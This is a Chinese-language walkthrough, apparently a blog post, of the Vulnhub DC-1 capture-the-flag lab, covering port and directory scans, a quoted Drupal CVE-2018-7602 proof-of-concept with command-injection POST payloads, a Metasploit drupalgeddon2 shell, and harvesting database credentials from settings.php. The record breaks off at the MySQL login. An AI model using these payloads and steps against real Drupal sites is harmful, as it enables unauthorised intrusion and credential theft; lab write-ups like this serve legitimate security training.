前言 Vulnhub DC 靶场https://www.vulnhub.com/series/dc,199/
DC1 vulnhub dc1
https://www.vulnhub.com/entry/dc-1,292/
环境
1 2 kali:192.168.1.17 192.168.1.10

信息收集 1 nmap -p - --min -rate 10000 192.168 .1.10 -oA nmap /port

1 nmap -sT -sC -sV -O -p22,80 ,111 192.168.1.10 -oA nmap/detail
22/tcp :OpenSSH 6.0p1(Debian系统)80/tcp :Apache 2.2.22 + Drupal 7 CMS111/tcp :rpcbind 2-4(RPC服务)操作系统 :Linux 3.2-3.16(Debian)Web应用 :Drupal 7(存在robots.txt列出36个限制目录)
Web信息 1 gobuster dir -u http://192.168.1.10/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .txt ,.php ,.js ,.html
1 dirsearch -u http:// 192.168 .1.10 -e php,html,txt,js,bak -t 50 -w /usr/ share/wordlists/ dirb/common.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
[07:32:54] 404 - 237 B - /_vti_bin/shtml.dll [07:32:54] 404 - 245 B - /_vti_bin/_vti_aut/author.dll [07:32:56] 404 - 244 B - /_vti_bin/_vti_adm/admin.dll [07:33:23] 403 - 2 KB - /Admin [07:33:23] 403 - 2 KB - /admin [07:33:23] 404 - 230 B - /admin.pl [07:33:24] 404 - 232 B - /admin.cgi [07:33:25] 403 - 2 KB - /ADMIN [07:33:52] 404 - 234 B - /AT-admin.cgi [07:34:06] 403 - 2 KB - /batch [07:34:22] 404 - 234 B - /cachemgr.cgi [07:34:29] 403 - 239 B - /cgi-bin/ [07:35:50] 403 - 237 B - /Entries [07:36:08] 404 - 234 B - /favicon.ico [07:36:56] 301 - 247 B - /includes -> http:[07:37:02] 403 - 243 B - /install.mysql [07:37:02] 403 - 243 B - /install.pgsql [07:37:33] 200 - 7 KB - /LICENSE [07:38:05] 301 - 245 B - /misc -> http:[07:38:09] 301 - 247 B - /modules -> http:[07:39:08] 404 - 231 B - /player.swf [07:39:23] 301 - 248 B - /profiles -> http:[07:39:40] 200 - 2 KB - /README [07:39:58] 200 - 649 B - /robots.txt [07:39:58] 200 - 649 B - /robots [07:39:59] 403 - 236 B - /Root [07:40:08] 301 - 247 B - /scripts -> http:[07:40:12] 403 - 2 KB - /Search [07:40:17] 403 - 238 B - /server-status [07:40:20] 403 - 2 KB - /search [07:40:31] 301 - 245 B - /sites -> http:[07:41:13] 301 - 246 B - /themes -> http:[07:41:41] 200 - 2 KB - /user [07:41:53] 200 - 2 KB - /web.config [07:42:23] 200 - 60 B - /xmlrpc.php
扫到的路径基本都是Forbidden

80端口是一个登录框
注册账号需要管理员同意
1
2
Thank you for applying for an account. Your account is currently pending approval by the site administrator.the meantime, a welcome message with further instructions has been sent to your e-mail address.

http://192.168.1.10/web.config
没有泄露凭据

http://192.168.1.10/robots.txt
和目录扫描的结果一样,都是disallow
根据cmsDrupal 7searchsploit
先看看txt文件
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
This is a sample of exploit for Drupal 7 new vulnerability SA-CORE-2018 -004 / CVE-2018 -7602 .You must be authenticated and with the power of deleting a node. Some other forms may be vulnerable : at least, all of forms that is in 2 -step (form then confirm).POST /?q=node/99 /delete&destination=node?q[%2523 ][]=passthru%26 q[%2523 type]=markup%26 q[%2523 markup]=whoami HTTP/1 .1 [...] form_id =node_delete_confirm&_triggering_element_name=form_id&form_token=[CSRF-TOKEN]Retrieve the form_build_id from the response, and then triggering the exploit with :POST /drupal/?q=file/ajax/actions/cancel/%23 options/path/[FORM_BUILD_ID] HTTP/1 .1 [...] form_build_id =[FORM_BUILD_ID]This will display the result of the whoami command.Patch your systems!Blaklis
csrf,需要cookie,使用不了

MSFGetshell 使用msf

使用第一个
利用不上

使用第二个
1
2
3
use exploit/unix/webapp/drupal_drupalgeddon2set rhost 192.168.1.10run

拿到交互shell
1
2
shell python -c "import pty;pty.spawn('/bin/bash')"

在当前目录找到第一个flag
1 Every good CMS needs a config file - and so do you.
数据库修改密码 寻找网站配置文件
1 /var/ www/sites/ default /settings.php
发现flag2和数据库账户
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 array ('default' => array ('default' => array ('database' => 'drupaldb' ,'username' => 'dbuser' ,'password' => 'R0ck3t' ,'host' => 'localhost' ,'port' => '' ,'driver' => 'mysql' ,'prefix' => '' ,
flag2
1
2
3
4
5
6
Brute force and dictionary attacks aren't theto gain access (and you WILL need access ).with these credentials?
数据库账户
连接数据库
1
2
3
4
mysql -u dbuser -p
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
